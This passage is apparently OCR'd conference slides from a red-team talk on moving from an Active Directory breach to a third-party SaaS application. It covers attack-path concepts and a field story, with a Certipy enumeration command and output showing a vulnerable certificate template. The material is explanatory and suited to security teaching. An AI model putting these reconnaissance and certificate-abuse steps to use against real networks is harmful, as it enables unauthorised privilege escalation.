From AD to SaaS

Compromising Third-Party Applications from an Active Directory Breach

Matthew Merrill & Zachary Stein

SpecterOps

Agenda

✗

This presentation does NOT cover:

- Tool or attack demos
- Comprehensive coverage of the tradecraft discussed

✓


This presentation does cover:

- Overview of attack paths and security principles
- Story from the field

Attack Paths

What are they?

- "Chains of abusable privileges and user behaviors that create direct and indirect connections between computers and users"



Attack Paths

Were there any security principle violations?

- **The Clean Source Principle (CSP) -** all security dependencies, including users, devices, and systems, must be as trustworthy as the object being secured, meaning the source of control must have equal or higher trustworthiness than the destination
- Enforcing this principle, organizations can minimize the risk of attackers compromising a privileged system or account by first compromising a less secure dependency


“Every attack path must contain a CSP violation” – Elad Shamir

https://posts.specterops.io/the-security-principle-every-attacker-needs-to-follow-905cc94ddfc6

Attack Paths

The CSP violations?

- The *JOHN* user has the *GenericAll* Privilege on the *HelpDesk* group
- The *SVC_REPORTING* service account has a session on a host




Attack Paths

How do we Find the Attack Path?

- Analyze outbound control
  - Where can we go from our current position?
  - Opportunistic

- Analyze inbound control
  - How do we reach a specific resource?
  - Objective-oriented




https://posts.specterops.io/navigating-the-uncharted-a-framework-for-attack-path-discovery-c5a0a020a144

Attack Paths

Building the Hypothesis

- **Overall goal**:
  - Compromise a SaaS application starting from Active Directory
- The SaaS application is used by the target company
- Someone at that company must oversee managing the application
- Active Directory is the foundation for access management in most corporate environments
- **Hypothesis**:
  - If we compromise AD, we can compromise an administrative SaaS user, which would lead to the compromise of the SaaS application?



Setting the stage


Testing the Hypothesis

- Red team assessment
- **Defined goal:** Compromise a SaaS application starting from Active Directory
  - **Secondary goals:** Laterally move and escalate privileges
- Starting from a compromised Domain joined host
  - Low-privilege user
  - No admin/special privileges

The Target

Redefining the Goal


- Application is used for offline network storage backups
- Credentials separate from Active Directory
  - Users have their own separate password
- No shared single-sign on (SSO) solution
- Multi-factor authentication (MFA) is enabled
  - Separate from their network MFA
- No other information known



Reconnaissance

Where are we?

- As in any red team lifecycle, we need to escalate privileges
- To do so, we need to perform internal recon




Reconnaissance

Common Misconfigurations

- Active Directory Certificate Services (AD CS)
  - Is AD CS in use in the environment?
  - Do they have vulnerable certificates?
  - Can we use AD CS to escalate privileges?

AD CS


Recon



```
(Certipy) root@workstation:/opt/Certipy# proxychains4 certipy find -u user@targetDomain.com
-k -no-pass -dc-ip 10.10.10.11 -dc-only -text -ns 10.10.10.11 -target ADCS.targetdomain.com
Certipy v4.8.2 - by Oliver Lyak (ly4k)
[*] Finding certificate templates
[*] Found 79 certificate templates
[*] Finding certificate authorities
[*] Found 4 certificate authorities
[*] Found 33 enabled certificate templates
```

AD CS


Certificate Template



```
Template Name                        : Cisco
    Display Name                         : Cisco
    Certificate Authorities              : Domain CA 2
    Enabled                              : True
    Client Authentication                : True
    Enrollment Agent                     : False
    Any Purpose                          : False
    Enrollee Supplies Subject            : True
    Certificate Name Flag                : EnrolleeSuppliesSubject
    Enrollment Flag                      : IncludeSymmetricAlgorithms
    Private Key Flag                     : ExportableKey
    Extended Key Usage                   : Client Authentication
    Requires Manager Approval            : False
    Requires Key Archival                : False
    Authorized Signatures Required       : 0
    Validity Period                      : 5 years
    Renewal Period                       : 6 weeks
    Minimum RSA Key Length               : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights                : TARGETDOMAIN.COM\Domain Admins
                                           TARGETDOMAIN.COM\Domain Users
                                           TARGETDOMAIN.COM\Enterprise Admins
```

Attack Path


AD Compromise



Reconnaissance


Who do we target?

- LDAP
  - Discover privileged users who can help us achieve our goals
  - Domain admins?
    - Can access a majority if not all host resources
  - SCCM admins?
    - Ability to access any host on the network who is a client



Reconnaissance

